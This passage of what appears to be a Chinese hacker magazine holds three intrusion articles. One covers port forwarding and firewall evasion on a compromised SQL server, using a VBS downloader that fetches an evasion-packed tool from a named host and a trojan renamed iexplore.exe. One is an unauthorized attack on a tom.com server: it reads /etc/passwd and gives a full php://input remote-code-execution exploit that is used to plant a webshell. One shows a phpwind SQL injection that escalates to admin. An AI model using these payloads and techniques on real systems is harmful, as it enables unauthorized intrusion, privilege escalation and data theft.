1.端口复用。把3389端口复用在1433上。跑到群里问了一下lcx，他说htran可以复用，但是试过后发现不可以。后来lcx说他原来在测试时，mssql没有打开，所以可以用，哈哈。不过，给他装个rookit，利用rookit或后门来实现复用。不过没去试，只是一个思路。

2.端口转发。先把sql给停掉，这样1433端口就可以用了，再利用htran把TS映射到1433，用xxx.online.xx.xx这台主机连接1433，就可以得到GUI界面。这里大家可以利用at命令写个批处理志，然后先停后转发。因为是sa权限，所以不用担心权限，先写一个down.vbs，在nbsi里输入：

```
echo Set x= CreateObject("Microsoft.XMLHTTP"):x.Open "GET",LCase(WScript.Arguments(0)),0:x.Send():Set s = CreateObject("ADODB.Stream"):s.Mode = 3:s.Type = 1:s.Open():s.Write(x.responseBody):s.SaveToFile LCase(WScript.Arguments(1)),2 >down.vbs
```

然后cscript http://linzi.cnbct.org/mt.exe mt.exe，下载一个免杀的mt.exe，用mt -pslist找到mssql的进程。然后我再写个批处理，代码如下：

```
@echo off
mt -pskill ID
htran -p -tran 1433 127.0.0.1 3389
```

再用at命令执行批处理，当然还有其它好的方法，但我最后是利用第二个方法，拿下了最难搞的sql服务器。这里还要说的是，对于碰到程序防火墙，这个时候你反弹的马儿，一般都反不回来，建议大家可以试着用插信任的进程，或者替换掉信任程序的方法来突破，如C:\Program Files\Internet Explorer\IEXPLORE.EXE里的iexplore.exe是被防火墙信任的，这个时候你可以把你的木马传到C:\Program Files\Internet Explorer\文件夹里，并把他的名称改为iexplore.exe，这里主要是利用防火墙对程序的判断只局限于路径和文件名的判断上。我在虚拟机里测试通过，测试的防火墙是天网，其它的没试，大家有兴趣的话可以自己测试一下。

六、总结

这里的总结是对新手说的，也是我个人学习的经验。当你看一篇文章时，不要一晃而过，对于经典的文章有它可取之处，要多做笔记，多去了解一下它在哪个地方值得学习；或者是很好的，记下来，不断的总结与学习，知识沉淀到一定程度，当它暴发，会很美很精彩。

对于这篇文章，技术水平不是很高，但如果你从中学到了东西，那么这篇文章也就起到了它的作用。如果还有不太明白的可以到非安全或者BCT来找我，我会尽量帮大家。

【文章中相关的程序mt.exe、htran.exe、jet.exe、dvbbs前台提权通杀工具、admin_data.htm及作者做的相关动画已收录在本期光盘】

编辑点评： 文章里介绍了网上的不常见的2个工具的用法：htran2.4版和jet.exe，这两个东东还是比较有用的。另外，我觉得作者的作法不太明智，非要图形界面3389进去才算完成入侵吗？入侵那个sql服务器，已经是sa的最高权限了，我认为到此就算是入侵成功了。入侵首先要看我想获得的目的是什么，如果要的是最高权限，那已经OK了；如果还有其它非图形界面不能完成的工作，这时再转3389也未尝不可。我认为以最小的代价获取入侵的最高利益，这才是真正的黑客作法。像你的目的是挂网页木马的话，我们有时完全不用webshell，直接更改数据库语句就够了。当然，入侵能够以3389登陆，获得的满足感会更大吧？

对Tom.com的一次安全测试

linx

网络安全是一个系统的概念，当一切安全措施做的似乎已经完美时，来自于80端口的Web服务往往就是最薄弱的一环。正如著名的CGI安全网站www.cgisecurity.com上的一句：When port 80 can be a bitch! 这篇文章我们就来谈谈怎么通过Web Serve去攻克一台主机。Web Server的安全问题主要是由于变量未经过严格过滤造成的。Web在使用文件/数据库处理函数时，必须严格检查用户提交的数据的合法性，不管它们来自于POST、GET、COOKIE、SESSION，还是来自于系统的预定义变量。

现在，我们便来看看怎样通过Web Server的“数据存取漏洞”来攻陷tom.com的一台服务器。在http://xxxxx.tom.com上有这么一个链接http://xxxxx.tom.com/script/news.php?datafile=9-28.htm，“news.php”使用了$datafile变量，如果news.php对$datafile使用了文件处理函数，而该变量又没有经过严格过滤的话，后果恐怕就会不堪设想了。现在我们来简单测试一下，提交：http://xxxxx.tom.com/script/news.php?datafile=./9-28.htm，正常返回页面，看来程序没有过滤"./"；再来：http://xxxxx.tom.com/script/news.php?datafile=../9-28.htm，程序出现错误（图1）：这着实让我大吃一惊，如果我没有猜错的话，news.php的代码是这样写的


```
第182行：……
第183行：include ($datafile);
第184行：……
```

$datafile变量在整个程序中都未经过任何过滤，利用这个漏洞，我们将可以做出许多意想不到的事情，例如，读取系统的敏感文件，提交：

http://xxxxx.tom.com/script/news.php?datafile=../../../../../etc/passwd，返回信息如下：

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
(详细信息见图2)
```

哗啦啦…密码档文件充斥了整个屏幕，这个时候，我们首先



Warning: main(../9-28.htm): failed to open stream: No such file or directory in /www/webroot/[illegible]o/script/[illegible]y.php on line 183

Fatal error: main(): Failed opening required '../9-28.htm' (include_path='.:/usr/local/lib/php') in /www/webroot/[illegible]o/script/[illegible]y.php on line 183

图1




图2




图3

的想法是分离出系统用户，然后破解FTP/系统用户口令，但考虑到门户网站的口令一般是非常复杂的，犹豫之后，我决定还是回到WEB上继续。在PHP中，如果php.ini设置了allow_url_fopen=on，那么，PHP的fopen、readfile、include等函数将自动支持远程文件的读写。allow_url_fopen默认是打开的，因为这种功能能使程序员在进行PHP开发的时候运用得更为惬意。我们来看看面前的这台服务器是否打开了allow_url_fopen，提交：http://xxxxx.tom.com/script/news.php?datafile=http://hack.com/shell.txt，其中http://hack.com/shell.txt的代码为：

```
<?
System('ls');
?>
```

如果结果如我们所愿的话，提交的这个URL将会在使得这台服务器执行'ls'命令，然而结果却不尽人意（图3）。

Warning: main(): php_network_getaddresses: getaddrinfo failed: Name or service not known in /www/webroot/xxxxx/script/news.php on line 183

Warning: main(http://hack.com/shell.txt): failed to open stream: Resource temporarily unavailable in /www/webroot/xxxxx/script/news.php on line 183

…………（详细信息见图3）

走到这一步，情况似乎陷入了僵局，要么花力气从刚才得到的/etc/passwd文件中暴力破解出系统的用户口令，要么想办法再向服务器上传带PHP代码的文件（否则include这个函数将难以利用），然而这两种方法都必须靠一定的运气才能成功。一阵思考之后，我想起了2004-05-27来自中联绿盟的一个安全公告：

PHP Input/Ouput Wrapper远程包含函数命令执行漏洞

受影响系统：

PHP PHP 5.0 RC2
PHP PHP 5.0 RC1
PHP PHP 4.3.6
PHP PHP 4.3.3
PHP PHP 4.3.2
PHP PHP 4.3.1
PHP PHP 4.3.0

描述：

PHP的include()函数存在设计缺陷，远程攻击者可以利用这个漏洞可能以WEB权限执行任意命令。

PHP的一个设计错误，当URI数据作为'include()'函数的一个参数时，攻击者可以提交POST PHP命令来执行。此问题影响PHP自身模块，虽然问题只有当应用程序使用用户提供的URI数据作为'include()'函数时才发生。

成功利用此漏洞可以WEB进程权限执行任意命令。

<*来源：Slythers

链接：http://marc.theaimsgroup.com/?l=bugtraq&m=108570676214879&w=2

*>

这个漏洞让我重新看到了曙光。以下是《PHP手册》上关于"php://input"的描述：

PHP 输入/输出流

PHP 3.0.13及以上版本，自PHP 4.3.0起支持php://output和php://input，自PHP 5.0.0起支持php://filter。

php://stdin，php://stdout和php://stderr允许访问PHP进程相应的输入或者输出流。

php://output 允许向输出缓冲机制写入数据，和print()与echo()的方式相同。

php://input 允许您读取POST的原始数据。和$HTTP_RAW_POST_DATA比起来，它给内存带来的压力较小，并且不需要任何特殊的php.ini设置。

明白了这个BUG的原理后，现在我们便来构造我们的expoit：

```
<form method="post" >
target server : <input type="text" name="server" size="30" value="xxxxx.tom.com"><br>
file : <input type="text" name="file" size="50" value="/script/news.php?datafile="><br>
exec : <input type="text" name="cmd" size="55" value="phpinfo();"><br>
<input type="submit" value="send" >
</form>
<?
if($cmd){
$message = "POST /".$file."php://input HTTP/1.1\r\n";
$message .= "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,application/x-shockwave-flash, */*\r\n";
$message .= "Accept-Language: fr\r\n";
$message .= "Content-Type: application/x-www-form-urlencoded\r\n";
$message .= "Accept-Encoding: deflate\r\n";
$message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;MyIE2)\r\n"; $message .= "Host: ".$server."\r\n";
$message .= "Content-length: ".strlen( $cmd )."\r\n";
$message .= "Connection: Keep-Alive\r\n";
$message .= "Cache-Control: no-cache\r\n";
$message .= "\r\n";
$message .= $cmd."\r\n";
$fd = fsockopen( $server, 80 );
fputs($fd,$message);
while(!feof($fd)) {
echo fgets($fd,1280);
}
fclose($fd);
}
?>
```

在本机构建的PHP环境中运行以上的代码之后，如果顺利的话，news.php将会通过include($datafile)乖乖地为我们执行"phpinfo();"这句PHP代码（图4）。





图4

这回结果正如我们所愿的那样，利用这个Exploit，我们可以让这台服务器乖乖地为我们执行任意PHP代码。于是linx很快便开始向服务器上写入webshell.php以获得更大的控制权（图5）。

但是写入的这个webshell.php很快便被服务器端删除了，估计是IDS在发挥作用，由于这是一次未授权的测试，linx也只好就此罢休。我们试图联系网站管理员，希望他们能够尽快修复这个漏洞，保证Web Server的安全。好了，文章到此也该告一段落了，


图5

下回见！

【文章中的代码在光盘中有提供】

编辑点评

我初次拿到了这篇文章看时大吃一惊，tom.com这样的门户大站竟然也可以搞定webshell，如果继续渗透控制整个服务器的权限都有可能。但是漏洞却是初级的大家都可能看得懂的，一个是常规的变量未过滤，一个是公布已久的PHP Input/Ouput Wrapper远程包含函数命令执行漏洞，作者巧妙应用，双剑合璧，竟然是无坚不催。web injection的时代的的确确来了，但是如我一样在网上跟风等候别人公布漏洞的脚本小子们，是不是也应当像作者一样认认真真来学习一下脚本编程了？

phpwind2.0提升权限漏洞解析

辐射鱼

Phpwind是一款除discuz!之外的应用最广泛的php论坛程序，前一段时间就有牛人发过2.0.1和2.0.0的漏洞，可见这套程序的安全性确实令人担忧。这次我要写的漏洞是关于2.0.2t版和商业的3.3.1CE版的。

一、漏洞原因

register.php和profile.php都没有对论坛提交的论坛头像做处理，导致这里可以插入任意数据，以前我写过文章说过这里有删除任意文件和跨站漏洞的。其实，这里还可以进行SQL注射，但是必须用两个过程才能实现。首先看到register.php的第148行源码：

```
$db->update("INSERT INTO pw_members (username, password, email, publicmail, groupid, memberid, icon, gender, regdate, signature, introduce, oicq, icq, site, location, postnum, rvrc, money, lastvisit, thisvisit, bday, receivemail, yz, onlineip, signchange)
    VALUES ('$rg_name', '$rg_pwd', '$rg_email', '$rg_emailtoall', '$rg_groupid', '$rg_memberid', '$regicon', '$rg_sex', '$timestamp', '$rg_sign', '$rg_introduce', '$rg_oicq', '$rg_icq', '$rg_homepage', '$rg_from', '0', '$rg_regrvrc', '$rg_regmoney', '$timestamp', '$timestamp', '$rg_birth', '$rg_ifemail', '$rg_yz', '$onlineip', '$rg_ifconvert')");
```

这里要注意的是$regicon这个变量从头到尾都没有处理过。这要引用到ezboy发现的任意文件删除漏洞了（非安全的第二期），$regicon虽然没有过滤，但是这个phpwind论坛存在以下代码：

```
if(!get_magic_quotes_gpc()){
    Add_S($_POST);
    Add_S($_GET);
    Add_S($_COOKIE);
}
```

使得提交变量的单引号转义为"'/"，依然无法注射，那么在这里大家看到这部分就觉得没路可走了。其实当初我也这么想的，后来知道有漏洞想到任意文件删除，我们再去看看当初任意文件删除的漏洞吧。我们再看看job.php里的代码怎么写的：

```
job.php第3行到第13行
    if($action=='delimg'){
        $imgdb=$db->get_one("SELECT icon FROM pw_members WHERE uid='$winduid'");
        if($imgdb){
            $deldb=explode("|",$imgdb['icon']);
            if($deldb[1] && !ereg("http",$deldb[1])){
                @unlink("$imgpath/upload/$deldb[1]");
                $db->update("UPDATE pw_members SET icon='$deldb[0]' WHERE uid='$winduid'");
            } else{
                Showmsg('job_delimg_error');
            }
        }
        refreshto("profile.php",'operate_success');
    }
```

注意里面的这一句：$db->update("UPDATE pw_members SET icon='$deldb[0]' WHERE uid='$winduid'");，我们看看$deldb[0]是怎么来的呢？$deldb=explode

("|", $imgdb['icon']);，原来是以|截取读的icon的内容，而这个icon就是我们注册的时候提交的$regicon。先前就说了这没过滤处理了，我们要做的就是先在注册的时候写“兼容的SQL语句|任意字符”，那么|前面的就会放到mysql里处理了。假设我们要提高权限，怎么做呢？

一般情况下，最高级的管理员的groupid是3，那么我们想提高自己权限的话，头像就要伪装成：2', groupid='3|test，那么提交到数据库后的操作就会变成UPDATE pw_members SET icon='2', groupid='3' WHERE uid='$windu id'，语句执行后就会成功的把自己提升为管理员权限。

二、漏洞利用

虽然说了半天，可能有人会不清楚到底怎么回事，那么专业一点，演示一下吧。

